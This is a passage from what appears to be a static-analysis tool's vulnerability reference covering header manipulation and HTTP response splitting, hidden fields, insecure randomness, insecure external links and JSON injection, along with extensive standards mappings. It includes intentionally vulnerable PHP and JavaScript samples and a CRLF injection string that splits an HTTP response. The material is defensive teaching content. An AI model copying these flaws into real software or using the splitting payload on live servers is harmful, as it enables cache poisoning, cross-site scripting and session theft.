[8] Standards Mapping - SANS Top 25 2009, Risky Resource Management - CWE ID 094

[9] Standards Mapping - Security Technical Implementation Guide Version 4.1, APSC-DV-003300 CAT II

[10] Standards Mapping - Security Technical Implementation Guide Version 4.10, APSC-DV-003300 CAT II

[11] Standards Mapping - Security Technical Implementation Guide Version 4.11, APSC-DV-003300 CAT II

[12] Standards Mapping - Security Technical Implementation Guide Version 4.2, APSC-DV-003300 CAT II

[13] Standards Mapping - Security Technical Implementation Guide Version 4.3, APSC-DV-003300 CAT II

[14] Standards Mapping - Security Technical Implementation Guide Version 4.4, APSC-DV-003300 CAT II

[15] Standards Mapping - Security Technical Implementation Guide Version 4.5, APSC-DV-003300 CAT II

[16] Standards Mapping - Security Technical Implementation Guide Version 4.6, APSC-DV-003300 CAT II

[17] Standards Mapping - Security Technical Implementation Guide Version 4.7, APSC-DV-003300 CAT II

[18] Standards Mapping - Security Technical Implementation Guide Version 4.8, APSC-DV-003300 CAT II

[19] Standards Mapping - Security Technical Implementation Guide Version 4.9, APSC-DV-003300 CAT II

[20] Standards Mapping - Security Technical Implementation Guide Version 5.1, APSC-DV-003300 CAT II

[21] Standards Mapping - Web Application Security Consortium 24 + 2, Insufficient Process Validation

[22] Standards Mapping - Web Application Security Consortium Version 2.00, Insufficient Process Validation (WASC-40)

Header Manipulation

Explanation

Header Manipulation vulnerabilities occur when:

1. Data enters a web application through an untrusted source, most frequently an HTTP request.

2. The data is included in an HTTP response header sent to a web user without being validated.

As with many software security vulnerabilities, Header Manipulation is a means to an end, not an end in itself. At its root, the vulnerability is straightforward: an attacker passes malicious data to a vulnerable application, and the application includes the data in an HTTP response header.

One of the most common Header Manipulation attacks is HTTP Response Splitting. To mount a successful HTTP Response Splitting exploit, the application must allow input that contains CR (carriage return, also given by %0d or \r) and LF (line feed, also given by %0a or \n)characters into the header. These characters not only give attackers control of the remaining headers and body of the response the application intends to send, but also allows them to create additional responses entirely under their control.

Many of today's modern application servers will prevent the injection of malicious characters into HTTP headers. For example, recent versions of PHP will generate a warning and stop header creation when new lines are passed to the `header()` function. If your version of PHP prevents setting headers with new line characters, then your application is not vulnerable to HTTP Response Splitting. However, solely filtering for new line characters can leave an application vulnerable to Cookie Manipulation or Open Redirects, so care must still be taken when setting HTTP headers with user input.

Example: The following code segment reads the location from an HTTP request and sets it in the header location field of an HTTP response.

```
<?php
    $location = $_GET['some_location'];
    ...
    header("location: $location");
?>
```

Assuming a string consisting of standard alphanumeric characters, such as "index.html", is submitted in the request the HTTP response including this cookie might take the following form:

```
HTTP/1.1 200 OK
...
location: index.html
...
```

However, because the value of the location is formed of unvalidated user input the response will only maintain this form if the value submitted for `some_location` does not contain any CR and LF characters. If an attacker submits a malicious string, such as "index.html\r\nHTTP/1.1 200 OK\r\n...", then the HTTP response would be split into two responses of the following form:

```
HTTP/1.1 200 OK
...
location: index.html

HTTP/1.1 200 OK
...
```

Clearly, the second response is completely controlled by the attacker and can be constructed with any header and body content desired. The ability of attacker to construct arbitrary HTTP responses permits a variety of resulting attacks, including: cross-user defacement, web and browser cache poisoning, cross-site scripting, and page hijacking.

Cross-User Defacement: An attacker will be able to make a single request to a vulnerable server that will cause the server to create two responses, the second of which may be misinterpreted as a response to a different request, possibly one made by

another user sharing the same TCP connection with the server. This can be accomplished by convincing the user to submit the malicious request themselves, or remotely in situations where the attacker and the user share a common TCP connection to the server, such as a shared proxy server. In the best case, an attacker may leverage this ability to convince users that the application has been hacked, causing users to lose confidence in the security of the application. In the worst case, an attacker may provide specially crafted content designed to mimic the behavior of the application but redirect private information, such as account numbers and passwords, back to the attacker.

Cache Poisoning: The impact of a maliciously constructed response can be magnified if it is cached either by a web cache used by multiple users or even the browser cache of a single user. If a response is cached in a shared web cache, such as those commonly found in proxy servers, then all users of that cache will continue receive the malicious content until the cache entry is purged. Similarly, if the response is cached in the browser of an individual user, then that user will continue to receive the malicious content until the cache entry is purged, although only the user of the local browser instance will be affected.

Cross-Site Scripting: Once attackers have control of the responses sent by an application, they have a choice of a variety of malicious content to provide users. Cross-site scripting is common form of attack where malicious JavaScript or other code included in a response is executed in the user's browser. The variety of attacks based on XSS is almost limitless, but they commonly include transmitting private data such as cookies or other session information to the attacker, redirecting the victim to web content controlled by the attacker, or performing other malicious operations on the user's machine under the guise of the vulnerable site. The most common and dangerous attack vector against users of a vulnerable application uses JavaScript to transmit session and authentication information back to the attacker who can then take complete control of the victim's account.

Page Hijacking: In addition to using a vulnerable application to send malicious content to a user, the same root vulnerability can also be leveraged to redirect sensitive content generated by the server and intended for the user to the attacker instead. By submitting a request that results in two responses, the intended response from the server and the response generated by the attacker, an attacker may cause an intermediate node, such as a shared proxy server, to misdirect a response generated by the server for the user to the attacker. Because the request made by the attacker generates two responses, the first is interpreted as a response to the attacker's request, while the second remains in limbo. When the user makes a legitimate request through the same TCP connection, the attacker's request is already waiting and is interpreted as a response to the victim's request. The attacker then sends a second request to the server, to which the proxy server responds with the server generated request intended for the victim, thereby compromising any sensitive information in the headers or body of the response intended for the victim.

Cookie Manipulation: When combined with attacks like Cross-Site Request Forgery, attackers may change, add to, or even overwrite a legitimate user's cookies.

Open Redirect: Allowing unvalidated input to control the URL used in a redirect can aid phishing attacks.

Recommendation

The solution to prevent Header Manipulation is to ensure that input validation occurs in the required places and checks for the correct properties.

Since Header Manipulation vulnerabilities occur when an application includes malicious data in its output, one logical approach is to validate data immediately before it leaves the application. However, because web applications often have complex and intricate code for generating responses dynamically, this method is prone to errors of omission (missing validation). An effective way to mitigate this risk is to also perform input validation for Header Manipulation.

Web applications must validate all input to prevent other vulnerabilities, such as SQL injection, so augmenting an application's existing input validation mechanism to include checks for Header Manipulation is generally relatively easy. Despite its value, input validation for Header Manipulation does not take the place of rigorous output validation. An application might accept input through a shared data store or other trusted source, and that data store might accept input from a source that does not perform adequate input validation. Therefore, the application cannot implicitly rely on the safety of this or any other data. This means that the best way to prevent Header Manipulation vulnerabilities is to validate everything that enters the application or leaves the application destined for the user.

The most secure approach to validation for Header Manipulation is to create an allow list of safe characters that can appear in HTTP response headers and accept input composed exclusively of characters in the approved set. For example, a valid name might only include alphanumeric characters or an account number might only include digits 0-9.

A more flexible, but less secure approach is to implement a deny list, which selectively rejects or escapes potentially dangerous characters before using the input. To form such a list, you first need to understand the set of characters that hold special meaning in HTTP response headers. Although the CR and LF characters are at the heart of an HTTP response splitting attack,

other characters, such as ':' (colon) and '=' (equal), have special meaning in response headers as well.

After you identify the correct points in an application to perform validation for Header Manipulation attacks and what special characters the validation should consider, the next challenge is to identify how your validation handles special characters. The application should reject any input destined to be included in HTTP response headers that contains special characters, particularly CR and LF, as invalid.

Many application servers attempt to limit an application's exposure to HTTP response splitting vulnerabilities by providing implementations for the functions responsible for setting HTTP headers and cookies that perform validation for the characters essential to an HTTP response splitting attack. Do not rely on the server running your application to make it secure. For any developed application, there are no guarantees about which application servers it will run on during its lifetime. As standards and known exploits evolve, there are no guarantees that application servers will continue to stay in sync.

Tips

1. Due to the dynamic nature of PHP, you may see a large number of findings in PHP library files. Consider using a filter file to hide specific findings from view. For instructions on creating a filter file, see Advanced Options in the Fortify Static Code Analyzer User Guide.

References

[1] A. Klein, Divide and Conquer: HTTP Response Splitting, Web Cache Poisoning Attacks, and Related Topics, http://www.packetstormsecurity.org/papers/general/whitepaper_httpresponse.pdf

[2] D. Crab, HTTP Response Splitting, http://www.infosecwriters.com/text_resources/pdf/HTTP_Response.pdf

[3] Standards Mapping - Common Weakness Enumeration, CWE ID 113

[4] Standards Mapping - DISA Control Correlation Identifier Version 2, CCI-002754

[5] Standards Mapping - FIPS200, SI

[6] Standards Mapping - General Data Protection Regulation, Indirect Access to Sensitive Data

[7] Standards Mapping - NIST Special Publication 800-53 Revision 4, SI-10 Information Input Validation (P1)

[8] Standards Mapping - NIST Special Publication 800-53 Revision 5, SI-10 Information Input Validation

[9] Standards Mapping - OWASP Mobile Top 10 Risks 2014, M8 Security Decisions Via Untrusted Inputs

[10] Standards Mapping - OWASP Top 10 2004, A1 Unvalidated Input

[11] Standards Mapping - OWASP Top 10 2007, A2 Injection Flaws

[12] Standards Mapping - OWASP Top 10 2010, A1 Injection

[13] Standards Mapping - OWASP Top 10 2013, A1 Injection

[14] Standards Mapping - OWASP Top 10 2017, A1 Injection

[15] Standards Mapping - OWASP Top 10 2021, A03 Injection

[16] Standards Mapping - Payment Card Industry Data Security Standard Version 1.1, Requirement 6.5.1

[17] Standards Mapping - Payment Card Industry Data Security Standard Version 1.2, Requirement 6.3.1.1, Requirement 6.5.2

[18] Standards Mapping - Payment Card Industry Data Security Standard Version 2.0, Requirement 6.5.1

[19] Standards Mapping - Payment Card Industry Data Security Standard Version 3.0, Requirement 6.5.1

[20] Standards Mapping - Payment Card Industry Data Security Standard Version 3.1, Requirement 6.5.1

[21] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2, Requirement 6.5.1

[22] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2.1, Requirement 6.5.1

[23] Standards Mapping - Payment Card Industry Software Security Framework 1.0, Control Objective 4.2 - Critical Asset Protection

[24] Standards Mapping - Payment Card Industry Software Security Framework 1.1, Control Objective 4.2 - Critical Asset Protection, Control Objective B.3.1 - Terminal Software Attack Mitigation, Control Objective B.3.1.1 - Terminal Software Attack Mitigation

[25] Standards Mapping - Security Technical Implementation Guide Version 3.1, APP3510 CAT I

[26] Standards Mapping - Security Technical Implementation Guide Version 3.10, APP3510 CAT I

[27] Standards Mapping - Security Technical Implementation Guide Version 3.4, APP3510 CAT I

[28] Standards Mapping - Security Technical Implementation Guide Version 3.5, APP3510 CAT I

[29] Standards Mapping - Security Technical Implementation Guide Version 3.6, APP3510 CAT I

[30] Standards Mapping - Security Technical Implementation Guide Version 3.7, APP3510 CAT I

[31] Standards Mapping - Security Technical Implementation Guide Version 3.9, APP3510 CAT I

[32] Standards Mapping - Security Technical Implementation Guide Version 4.1, APSC-DV-002560 CAT I

[33] Standards Mapping - Security Technical Implementation Guide Version 4.10, APSC-DV-002560 CAT I

[34] Standards Mapping - Security Technical Implementation Guide Version 4.11, APSC-DV-002560 CAT I

[35] Standards Mapping - Security Technical Implementation Guide Version 4.2, APSC-DV-002560 CAT I

[36] Standards Mapping - Security Technical Implementation Guide Version 4.3, APSC-DV-002560 CAT I

[37] Standards Mapping - Security Technical Implementation Guide Version 4.4, APSC-DV-002560 CAT I

[38] Standards Mapping - Security Technical Implementation Guide Version 4.5, APSC-DV-002560 CAT I

[39] Standards Mapping - Security Technical Implementation Guide Version 4.6, APSC-DV-002560 CAT I

[40] Standards Mapping - Security Technical Implementation Guide Version 4.7, APSC-DV-002560 CAT I

[41] Standards Mapping - Security Technical Implementation Guide Version 4.8, APSC-DV-002560 CAT I

[42] Standards Mapping - Security Technical Implementation Guide Version 4.9, APSC-DV-002560 CAT I

[43] Standards Mapping - Security Technical Implementation Guide Version 5.1, APSC-DV-002560 CAT I

[44] Standards Mapping - Web Application Security Consortium 24 + 2, HTTP Response Splitting

[45] Standards Mapping - Web Application Security Consortium Version 2.00, HTTP Response Splitting (WASC-25)

Hidden Field

Explanation

Programmers often trust the contents of hidden fields, expecting that users will not be able to view them or manipulate their contents. Attackers will violate these assumptions. They will examine the values written to hidden fields and alter them or replace the contents with attack data.

Example: An `<input>` tag of type `hidden` indicates the use of a hidden field.

```
<input type="hidden">
```

If hidden fields carry sensitive information, this information will be cached the same way the rest of the page is cached. This can lead to sensitive information being tucked away in the browser cache without the user's knowledge.

Recommendation

Expect that attackers will study and decode all uses of hidden fields in the application. Treat hidden fields as untrusted input. Don't store information in hidden fields if the information should not be cached along with the rest of the page.

References

[1] Standards Mapping - Common Weakness Enumeration, CWE ID 472

[2] Standards Mapping - DISA Control Correlation Identifier Version 2, CCI-002420

[3] Standards Mapping - OWASP Mobile Top 10 Risks 2014, M4 Unintended Data Leakage

[4] Standards Mapping - OWASP Top 10 2021, A04 Insecure Design

[5] Standards Mapping - SANS Top 25 2009, Risky Resource Management - CWE ID 642

[6] Standards Mapping - Security Technical Implementation Guide Version 3.1, APP3610 CAT I

[7] Standards Mapping - Security Technical Implementation Guide Version 3.10, APP3610 CAT I

[8] Standards Mapping - Security Technical Implementation Guide Version 3.4, APP3610 CAT I

[9] Standards Mapping - Security Technical Implementation Guide Version 3.5, APP3610 CAT I

[10] Standards Mapping - Security Technical Implementation Guide Version 3.6, APP3610 CAT I

[11] Standards Mapping - Security Technical Implementation Guide Version 3.7, APP3610 CAT I

[12] Standards Mapping - Security Technical Implementation Guide Version 3.9, APP3610 CAT I

[13] Standards Mapping - Security Technical Implementation Guide Version 4.1, APSC-DV-002485 CAT I

[14] Standards Mapping - Security Technical Implementation Guide Version 4.10, APSC-DV-002485 CAT I

[15] Standards Mapping - Security Technical Implementation Guide Version 4.11, APSC-DV-002485 CAT I

[16] Standards Mapping - Security Technical Implementation Guide Version 4.2, APSC-DV-002485 CAT I

[17] Standards Mapping - Security Technical Implementation Guide Version 4.3, APSC-DV-002485 CAT I

[18] Standards Mapping - Security Technical Implementation Guide Version 4.4, APSC-DV-002485 CAT I

[19] Standards Mapping - Security Technical Implementation Guide Version 4.5, APSC-DV-002485 CAT I

[20] Standards Mapping - Security Technical Implementation Guide Version 4.6, APSC-DV-002485 CAT I

[21] Standards Mapping - Security Technical Implementation Guide Version 4.7, APSC-DV-002485 CAT I

[22] Standards Mapping - Security Technical Implementation Guide Version 4.8, APSC-DV-002485 CAT I

[23] Standards Mapping - Security Technical Implementation Guide Version 4.9, APSC-DV-002485 CAT I

[24] Standards Mapping - Security Technical Implementation Guide Version 5.1, APSC-DV-002485 CAT I

[25] Standards Mapping - Web Application Security Consortium 24 + 2, Information Leakage

[26] Standards Mapping - Web Application Security Consortium Version 2.00, Information Leakage (WASC-13)

Insecure Randomness

Explanation

Insecure randomness errors occur when a function that can produce predictable values is used as a source of randomness in a security-sensitive context.

Computers are deterministic machines, and as such are unable to produce true randomness. Pseudorandom Number Generators (PRNGs) approximate randomness algorithmically, starting with a seed from which subsequent values are calculated.

There are two types of PRNGs: statistical and cryptographic. Statistical PRNGs provide useful statistical properties, but their output is highly predictable and form an easy to reproduce numeric stream that is unsuitable for use in cases where security depends on generated values being unpredictable. Cryptographic PRNGs address this problem by generating output that is more difficult to predict. For a value to be cryptographically secure, it must be impossible or highly improbable for an attacker to distinguish between the generated random value and a truly random value. In general, if a PRNG algorithm is not advertised as being cryptographically secure, then it is probably a statistical PRNG and should not be used in security-sensitive contexts, where its use can lead to serious vulnerabilities such as easy-to-guess temporary passwords, predictable cryptographic keys, session hijacking, and DNS spoofing.

Example: The following code uses a statistical PRNG to create a URL for a receipt that remains active for some period of time after a purchase.

```
function genReceiptURL (baseURL){
  var randNum = Math.random();
  var receiptURL = baseURL + randNum + ".html";
  return receiptURL;
}
```

This code uses the `Math.random()` function to generate "unique" identifiers for the receipt pages it generates. Since `Math.random()` is a statistical PRNG, it is easy for an attacker to guess the strings it generates. Although the underlying design of the receipt system is also faulty, it would be more secure if it used a random number generator that did not produce predictable receipt identifiers, such as a cryptographic PRNG.

Recommendation

When unpredictability is critical, as is the case with most security-sensitive uses of randomness, use a cryptographic PRNG. Regardless of the PRNG you choose, always use a value with sufficient entropy to seed the algorithm. (Do not use values such as the current time because it offers only negligible entropy.)

In JavaScript, the typical recommendation is to use the `window.crypto.random()` function in the Mozilla API. However, this method does not work in many browsers, including more recent versions of Mozilla Firefox. There is currently no cross-browser solution for a robust cryptographic PRNG. In the meantime, consider handling any PRNG functionality outside of JavaScript.

References

[1] J. Viega, G. McGraw, Building Secure Software, Addison-Wesley, 2002

[2] JavaScript crypto: window.crypto.random(), Mozilla, https://developer.mozilla.org/en/JavaScript_crypto

[3] Standards Mapping - Common Weakness Enumeration, CWE ID 338

[4] Standards Mapping - DISA Control Correlation Identifier Version 2, CCI-002450

[5] Standards Mapping - FIPS200, MP

[6] Standards Mapping - General Data Protection Regulation, Insufficient Data Protection

[7] Standards Mapping - NIST Special Publication 800-53 Revision 4, SC-13 Cryptographic Protection (P1)

[8] Standards Mapping - NIST Special Publication 800-53 Revision 5, SC-13 Cryptographic Protection

[9] Standards Mapping - OWASP Application Security Verification Standard 4.0, 2.3.1 Authenticator Lifecycle Requirements (L1 L2 L3), 2.6.2 Look-up Secret Verifier Requirements (L2 L3), 3.2.2 Session Binding Requirements (L1 L2 L3), 3.2.4 Session Binding Requirements (L2 L3), 6.3.1 Random Values (L2 L3), 6.3.2 Random Values (L2 L3), 6.3.3 Random Values (L3)

[10] Standards Mapping - OWASP Mobile Top 10 Risks 2014, M6 Broken Cryptography

[11] Standards Mapping - OWASP Top 10 2004, A8 Insecure Storage

[12] Standards Mapping - OWASP Top 10 2007, A8 Insecure Cryptographic Storage

[13] Standards Mapping - OWASP Top 10 2010, A7 Insecure Cryptographic Storage

[14] Standards Mapping - OWASP Top 10 2021, A02 Cryptographic Failures

[15] Standards Mapping - Payment Card Industry Data Security Standard Version 1.1, Requirement 6.5.8

[16] Standards Mapping - Payment Card Industry Data Security Standard Version 1.2, Requirement 6.3.1.3, Requirement 6.5.8

[17] Standards Mapping - Payment Card Industry Data Security Standard Version 2.0, Requirement 6.5.3

[18] Standards Mapping - Payment Card Industry Data Security Standard Version 3.0, Requirement 6.5.3

[19] Standards Mapping - Payment Card Industry Data Security Standard Version 3.1, Requirement 6.5.3

[20] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2, Requirement 6.5.3

[21] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2.1, Requirement 6.5.3

[22] Standards Mapping - Payment Card Industry Software Security Framework 1.0, Control Objective 7.3 - Use of Cryptography

[23] Standards Mapping - Payment Card Industry Software Security Framework 1.1, Control Objective 7.3 - Use of Cryptography, Control Objective B.2.4 - Terminal Software Design

[24] Standards Mapping - SANS Top 25 2009, Porous Defenses - CWE ID 330

[25] Standards Mapping - Security Technical Implementation Guide Version 3.1, APP3150.2 CAT II

[26] Standards Mapping - Security Technical Implementation Guide Version 3.10, APP3150.2 CAT II

[27] Standards Mapping - Security Technical Implementation Guide Version 3.4, APP3150.2 CAT II

[28] Standards Mapping - Security Technical Implementation Guide Version 3.5, APP3150.2 CAT II

[29] Standards Mapping - Security Technical Implementation Guide Version 3.6, APP3150.2 CAT II

[30] Standards Mapping - Security Technical Implementation Guide Version 3.7, APP3150.2 CAT II

[31] Standards Mapping - Security Technical Implementation Guide Version 3.9, APP3150.2 CAT II

[32] Standards Mapping - Security Technical Implementation Guide Version 4.1, APSC-DV-002010 CAT II, APSC-DV-002050 CAT II

[33] Standards Mapping - Security Technical Implementation Guide Version 4.10, APSC-DV-002010 CAT II, APSC-DV-002050 CAT II

[34] Standards Mapping - Security Technical Implementation Guide Version 4.11, APSC-DV-002010 CAT II, APSC-DV-002050 CAT II

[35] Standards Mapping - Security Technical Implementation Guide Version 4.2, APSC-DV-002010 CAT II, APSC-DV-002050 CAT II

[36] Standards Mapping - Security Technical Implementation Guide Version 4.3, APSC-DV-002010 CAT II, APSC-DV-002050 CAT II

[37] Standards Mapping - Security Technical Implementation Guide Version 4.4, APSC-DV-002010 CAT II, APSC-DV-002050 CAT II

[38] Standards Mapping - Security Technical Implementation Guide Version 4.5, APSC-DV-002010 CAT II, APSC-DV-002050 CAT II

[39] Standards Mapping - Security Technical Implementation Guide Version 4.6, APSC-DV-002010 CAT II, APSC-DV-002050 CAT II

[40] Standards Mapping - Security Technical Implementation Guide Version 4.7, APSC-DV-002010 CAT II, APSC-DV-002050 CAT II

[41] Standards Mapping - Security Technical Implementation Guide Version 4.8, APSC-DV-002010 CAT II, APSC-DV-002050 CAT II

[42] Standards Mapping - Security Technical Implementation Guide Version 4.9, APSC-DV-002010 CAT II, APSC-DV-002050 CAT II

[43] Standards Mapping - Security Technical Implementation Guide Version 5.1, APSC-DV-002010 CAT II, APSC-DV-002050 CAT II

Insecure Transport: External Link

Explanation

Ensure that hyperlinks on your web pages only link to secure locations to prevent any user-compromise when navigating around your website. Even if the link redirects from an insecure protocol (such as HTTP) to a secure protocol (such as HTTPS), the initial connection over an unencrypted channel enables an attacker to perform a man-in-the-middle (MiTM) attack. This enables the attacker to control the page the resulting landing page.

Example: Consider the following hyperlink:
```
<a href="http://www.example.com/index.html"/>
```

If an attacker is listening to the network traffic between the user and the server, the attacker can imitate or manipulate `www.example.com` to load their own web page.

Links to third-party websites might not initially be considered important to secure, but any compromise can appear to a user as coming from a link on your web page and can therefore lower user trust in using your platform.

Recommendation

Keep control over the web pages linked on your website, and if possible ensure that the links are always loaded over a secure protocol. If an insecure protocol is required by the destination server, provide a warning to inform the user that there is some additional risk from clicking the link. Do not include scripts or other artifacts from third-party sites where possible.

References

[1] Standards Mapping - Common Weakness Enumeration, CWE ID 297

[2] Standards Mapping - Common Weakness Enumeration Top 25 2019, [13] CWE ID 287, [25] CWE ID 295

[3] Standards Mapping - Common Weakness Enumeration Top 25 2020, [14] CWE ID 287

[4] Standards Mapping - Common Weakness Enumeration Top 25 2021, [14] CWE ID 287

[5] Standards Mapping - DISA Control Correlation Identifier Version 2, CCI-000068, CCI-001453, CCI-002418, CCI-002420, CCI-002421, CCI-002422, CCI-002890, CCI-003123

[6] Standards Mapping - FIPS200, CM, SC

[7] Standards Mapping - General Data Protection Regulation, Insufficient Data Protection

[8] Standards Mapping - NIST Special Publication 800-53 Revision 4, SC-8 Transmission Confidentiality and Integrity (P1)

[9] Standards Mapping - NIST Special Publication 800-53 Revision 5, SC-8 Transmission Confidentiality and Integrity

[10] Standards Mapping - OWASP Application Security Verification Standard 4.0, 2.6.3 Look-up Secret Verifier Requirements (L2 L3), 2.7.1 Out of Band Verifier Requirements (L1 L2 L3), 2.7.2 Out of Band Verifier Requirements (L1 L2 L3), 2.7.3 Out of Band Verifier Requirements (L1 L2 L3), 2.8.4 Single or Multi Factor One Time Verifier Requirements (L2 L3), 2.8.5 Single or Multi Factor One Time Verifier Requirements (L2 L3), 3.7.1 Defenses Against Session Management Exploits (L1 L2 L3), 6.2.1 Algorithms (L1 L2 L3), 9.2.1 Server Communications Security Requirements (L2 L3), 9.2.3 Server Communications Security Requirements (L2 L3)

[11] Standards Mapping - OWASP Mobile Top 10 Risks 2014, M3 Insufficient Transport Layer Protection

[12] Standards Mapping - OWASP Top 10 2004, A3 Broken Authentication and Session Management

[13] Standards Mapping - OWASP Top 10 2007, A9 Insecure Communications

[14] Standards Mapping - OWASP Top 10 2010, A9 Insufficient Transport Layer Protection

[15] Standards Mapping - OWASP Top 10 2013, A6 Sensitive Data Exposure

[16] Standards Mapping - OWASP Top 10 2017, A3 Sensitive Data Exposure

[17] Standards Mapping - OWASP Top 10 2021, A05 Security Misconfiguration

[18] Standards Mapping - Payment Card Industry Data Security Standard Version 1.1, Requirement 4.1, Requirement 6.5.10

[19] Standards Mapping - Payment Card Industry Data Security Standard Version 1.2, Requirement 4.1, Requirement 6.3.1.4, Requirement 6.5.9

[20] Standards Mapping - Payment Card Industry Data Security Standard Version 2.0, Requirement 4.1, Requirement 6.5.4

[21] Standards Mapping - Payment Card Industry Data Security Standard Version 3.0, Requirement 4.1, Requirement 6.5.4

[22] Standards Mapping - Payment Card Industry Data Security Standard Version 3.1, Requirement 4.1, Requirement 6.5.4

[23] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2, Requirement 4.1, Requirement 6.5.4

[24] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2.1, Requirement 4.1, Requirement 6.5.4

[25] Standards Mapping - Payment Card Industry Software Security Framework 1.0, Control Objective 3.3 - Sensitive Data Retention, Control Objective 6.2 - Sensitive Data Protection, Control Objective 7 - Use of Cryptography

[26] Standards Mapping - Payment Card Industry Software Security Framework 1.1, Control Objective 3.3 - Sensitive Data Retention, Control Objective 6.2 - Sensitive Data Protection, Control Objective 7 - Use of Cryptography, Control Objective B.2.5 - Terminal Software Design

[27] Standards Mapping - Security Technical Implementation Guide Version 3.1, APP3250.1 CAT I, APP3250.2 CAT I, APP3250.3 CAT II, APP3250.4 CAT II

[28] Standards Mapping - Security Technical Implementation Guide Version 3.10, APP3250.1 CAT I, APP3250.2 CAT I, APP3250.3 CAT II, APP3250.4 CAT II

[29] Standards Mapping - Security Technical Implementation Guide Version 3.4, APP3250.1 CAT I, APP3250.2 CAT I, APP3250.3 CAT II, APP3250.4 CAT II

[30] Standards Mapping - Security Technical Implementation Guide Version 3.5, APP3250.1 CAT I, APP3250.2 CAT I, APP3250.3 CAT II, APP3250.4 CAT II

[31] Standards Mapping - Security Technical Implementation Guide Version 3.6, APP3250.1 CAT I, APP3250.2 CAT I, APP3250.3 CAT II, APP3250.4 CAT II

[32] Standards Mapping - Security Technical Implementation Guide Version 3.7, APP3250.1 CAT I, APP3250.2 CAT I, APP3250.3 CAT II, APP3250.4 CAT II

[33] Standards Mapping - Security Technical Implementation Guide Version 3.9, APP3250.1 CAT I, APP3250.2 CAT I, APP3250.3 CAT II, APP3250.4 CAT II

[34] Standards Mapping - Security Technical Implementation Guide Version 4.1, APSC-DV-000160 CAT II, APSC-DV-000170 CAT II, APSC-DV-001940 CAT II, APSC-DV-001950 CAT II, APSC-DV-002440 CAT I, APSC-DV-002450 CAT II, APSC-DV-002460 CAT II, APSC-DV-002470 CAT II

[35] Standards Mapping - Security Technical Implementation Guide Version 4.10, APSC-DV-000160 CAT II, APSC-DV-000170 CAT II, APSC-DV-001940 CAT II, APSC-DV-001950 CAT II, APSC-DV-002440 CAT I, APSC-DV-002450 CAT II, APSC-DV-002460 CAT II, APSC-DV-002470 CAT II

[36] Standards Mapping - Security Technical Implementation Guide Version 4.11, APSC-DV-000160 CAT II, APSC-DV-000170 CAT II, APSC-DV-001940 CAT II, APSC-DV-001950 CAT II, APSC-DV-002440 CAT I, APSC-DV-002450 CAT II, APSC-DV-002460 CAT II, APSC-DV-002470 CAT II

[37] Standards Mapping - Security Technical Implementation Guide Version 4.2, APSC-DV-000160 CAT II, APSC-DV-000170 CAT II, APSC-DV-001940 CAT II, APSC-DV-001950 CAT II, APSC-DV-002440 CAT I, APSC-DV-002450 CAT II, APSC-DV-002460 CAT II, APSC-DV-002470 CAT II

[38] Standards Mapping - Security Technical Implementation Guide Version 4.3, APSC-DV-000160 CAT II, APSC-DV-000170 CAT II, APSC-DV-001940 CAT II, APSC-DV-001950 CAT II, APSC-DV-002440 CAT I, APSC-DV-002450 CAT II, APSC-DV-002460 CAT II, APSC-DV-002470 CAT II

[39] Standards Mapping - Security Technical Implementation Guide Version 4.4, APSC-DV-000160 CAT II, APSC-DV-000170 CAT II, APSC-DV-001940 CAT II, APSC-DV-001950 CAT II, APSC-DV-002440 CAT I, APSC-DV-002450 CAT II, APSC-DV-002460 CAT II, APSC-DV-002470 CAT II

[40] Standards Mapping - Security Technical Implementation Guide Version 4.5, APSC-DV-000160 CAT II, APSC-DV-000170 CAT II, APSC-DV-001940 CAT II, APSC-DV-001950 CAT II, APSC-DV-002440 CAT I, APSC-DV-002450 CAT II, APSC-DV-002460 CAT II, APSC-DV-002470 CAT II

[41] Standards Mapping - Security Technical Implementation Guide Version 4.6, APSC-DV-000160 CAT II, APSC-DV-000170 CAT II, APSC-DV-001940 CAT II, APSC-DV-001950 CAT II, APSC-DV-002440 CAT I, APSC-DV-002450 CAT II, APSC-DV-002460 CAT II, APSC-DV-002470 CAT II

[42] Standards Mapping - Security Technical Implementation Guide Version 4.7, APSC-DV-000160 CAT II, APSC-DV-000170 CAT II, APSC-DV-001940 CAT II, APSC-DV-001950 CAT II, APSC-DV-002440 CAT I, APSC-DV-002450 CAT II, APSC-DV-002460 CAT II, APSC-DV-002470 CAT II

[43] Standards Mapping - Security Technical Implementation Guide Version 4.8, APSC-DV-000160 CAT II, APSC-DV-000170 CAT II, APSC-DV-001940 CAT II, APSC-DV-001950 CAT II, APSC-DV-002440 CAT I, APSC-DV-002450 CAT II, APSC-DV-002460 CAT II, APSC-DV-002470 CAT II

[44] Standards Mapping - Security Technical Implementation Guide Version 4.9, APSC-DV-000160 CAT II, APSC-DV-000170 CAT II, APSC-DV-001940 CAT II, APSC-DV-001950 CAT II, APSC-DV-002440 CAT I, APSC-DV-002450 CAT II, APSC-DV-002460 CAT II, APSC-DV-002470 CAT II

[45] Standards Mapping - Security Technical Implementation Guide Version 5.1, APSC-DV-000160 CAT II, APSC-DV-000170 CAT II, APSC-DV-001940 CAT II, APSC-DV-001950 CAT II, APSC-DV-002440 CAT I, APSC-DV-002450 CAT II, APSC-DV-002460 CAT II, APSC-DV-002470 CAT II

[46] Standards Mapping - Web Application Security Consortium 24 + 2, Information Leakage

[47] Standards Mapping - Web Application Security Consortium Version 2.00, Insufficient Transport Layer Protection (WASC-04)

JSON Injection

Explanation

JSON injection occurs when:

1. Data enters a program from an untrusted source.

2. The data is written to a JSON stream.

Applications typically use JSON to store data or send messages. When used to store data, JSON is often treated like cached data and may potentially contain sensitive information. When used to send messages, JSON is often used in conjunction with a RESTful service and can be used to transmit sensitive information such as authentication credentials.

The semantics of JSON documents and messages can be altered if an application constructs JSON from unvalidated input. In a relatively benign case, an attacker may be able to insert extraneous elements that cause an application to throw an exception while parsing a JSON document or request. In a more serious case, such as ones that involves JSON injection, an attacker may be able to insert extraneous elements that allow for the predictable manipulation of business critical values within a JSON document or request. In some cases, JSON injection can lead to cross-site scripting or dynamic code evaluation.

Example 1: The following JavaScript code uses jQuery to parse JSON where a value comes from a URL:

```
var str = document.URL;
var url_check = str.indexOf('name=');
var name = null;
if (url_check > -1) {
  name =  decodeURIComponent(str.substring((url_check+5), str.length));
}

$(document).ready(function(){
  if (name !== null){
    var obj = jQuery.parseJSON('{"role": "user", "name" : "' + name + '"}');
    ...
  }
  ...
});
```

